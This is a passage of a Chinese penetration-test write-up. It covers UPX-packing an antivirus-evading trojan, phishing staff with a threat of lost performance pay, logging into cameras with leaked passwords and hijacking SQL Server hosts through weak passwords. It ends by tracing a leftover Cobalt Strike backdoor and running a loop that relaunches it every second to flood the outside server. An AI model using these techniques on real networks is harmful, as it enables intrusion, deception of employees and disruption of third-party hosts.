
打开端口扫描工具的扫描结果，发现服务器扫描的结果仅限服务器段，无法扫到其他个人机器的段，该次攻击的核心目标便是企业的个人pc机器，故使用钓鱼的方式获取pc机权限，使用大佬同事提供的免杀马，再加一层upx压缩exe文件，这个命令可以将exe文件压缩得到更小压缩后还是exe格式，用来当做免杀很方便。

```
root@System32:~/桌面# upx 企业杀毒.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2018
UPX 3.95 Markus Oberhumer, Laszlo Molnar & John Reiser Aug 26th 2018

File size      Ratio      Format      Name
-----
39559568 -> 39546256 99.97% win32/pe 企业杀毒.exe

Packed 1 file.
root@System32:~/桌面#
```


直接将免杀且压缩后的木马打包成rar，发送钓鱼邮件。




文档中社工一波，不安装就扣绩效，提高上线率。



获取到大量个人pc机器权限。



通过总部的 10.10.31.0/16 pc机再次进行80端口的扫描，发现大量内网摄像头，在使用弱口令爆破无果后，使用之前在裤子里查到的密码 ****成功登陆了部分摄像头。



其他区域的b段也进行了端口扫描，通过1433端口弱口令等漏洞拿到了数台机器的权限。

4 溯源

此时，项目已经可以结束了提交报告走人了，但总觉得少了点什么，强迫症告诉我要溯源分析一波这个后门。因为是一年前的shell了，history的命令行记录已经没有了，web请求日志也没开启，于是乎只有翻翻服务器上还有没有留存下来的后门程序，皇天不负有心人，在tmp目录下一眼看到了这个test，感觉很可疑，拖到本地测试环境发现是一个linux的可执行文件，需要加权限才可以执行，很可能是一个linux远控。


```
[root@localhost ~]# ./test
-bash: ./test: Permission denied
[root@localhost ~]# chmod 777 test
[root@localhost ~]# ./test
[root@localhost ~]# _
```

走了下defender等杀毒软件都说这个文件是安全的，但是运行了好几次发现一个外联ip很可疑。

```
netstat -anot | more
```

```
[root@localhost ~]# netstat -anot | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      1 192.168.10.6:38742     47.100.100.1:8889      SYN_SENT    on (0.99/0/0)
tcp        0     36 192.168.10.6:22        192.168.10.1:20803     ESTABLISHED on (0.23/0/0)
tcp6       0      0 :::22                  :::*                     LISTEN      off (0.00/0/0)
tcp6       0      0 :::1:25                 :::*                     LISTEN      off (0.00/0/0)
```

nmap走一波。

```

Nmap scan report for 47.100.100.14
Host is up (0.084s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
42/tcp    filtered nameserver
135/tcp    filtered msrpc
139/tcp    filtered netbios-ssn
445/tcp    filtered microsoft-ds
593/tcp    filtered http-rpc-epmap
1027/tcp   filtered iis
1028/tcp   filtered unknown
1068/tcp   filtered instl_bootc
1111/tcp   open  lmsocialserver
3128/tcp   filtered squid-http
4444/tcp   filtered krb524
6669/tcp   filtered irc
8889/tcp   open  ddi-tcp-2
40050/tcp  open  unknown

```



40050端口? cobaltstrike默认是50050端口, 出于职业的敏感性一眼就觉得是cs的linux马, 尝试用本地的cs去连这个40050端口, 果然。。。提示的是身份验证失败而不是连接超时, 说明这台cs机器是存在的而且处于开启状态。



试了好几个常用的cs密码都无法登录这台服务器, 但是不搞点事怎么能就这么算了, 上循环脚本安排, 此脚本可无限循环运行这个test的木马, 一秒钟上线一次, 让对方cobaltstrike服务器爆炸, 先挂一晚上上线个几次再说,

```
\#! /bin/Bash
```

```
while true  
  
do  
  
./test  
  
sleep 1  
  
done
```

A terminal window screenshot with a black background and white text. The prompt is 'root@[REDACTED]:~#'. The user enters 'cat 1.sh', and the terminal displays the contents of the script: '#!/bin/Bash', 'while true', 'do', './test', 'sleep 1', 'done'. The prompt changes to 'root@[REDACTED]:~# /bin/bash 1.sh'.

后续跟客户沟通得知此脚本是之前其他安全公司测试人员留下的渗透脚本，webshell，测试完毕后忘记删除。

5 总结

此次渗透测试拿下多个目标系统高危漏洞，多台服务器和物联网设备权限，通过钓鱼拿到多台个人主机，且发现后门文件，以及成功溯源到之前的测试人员的cs服务器ip地址。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论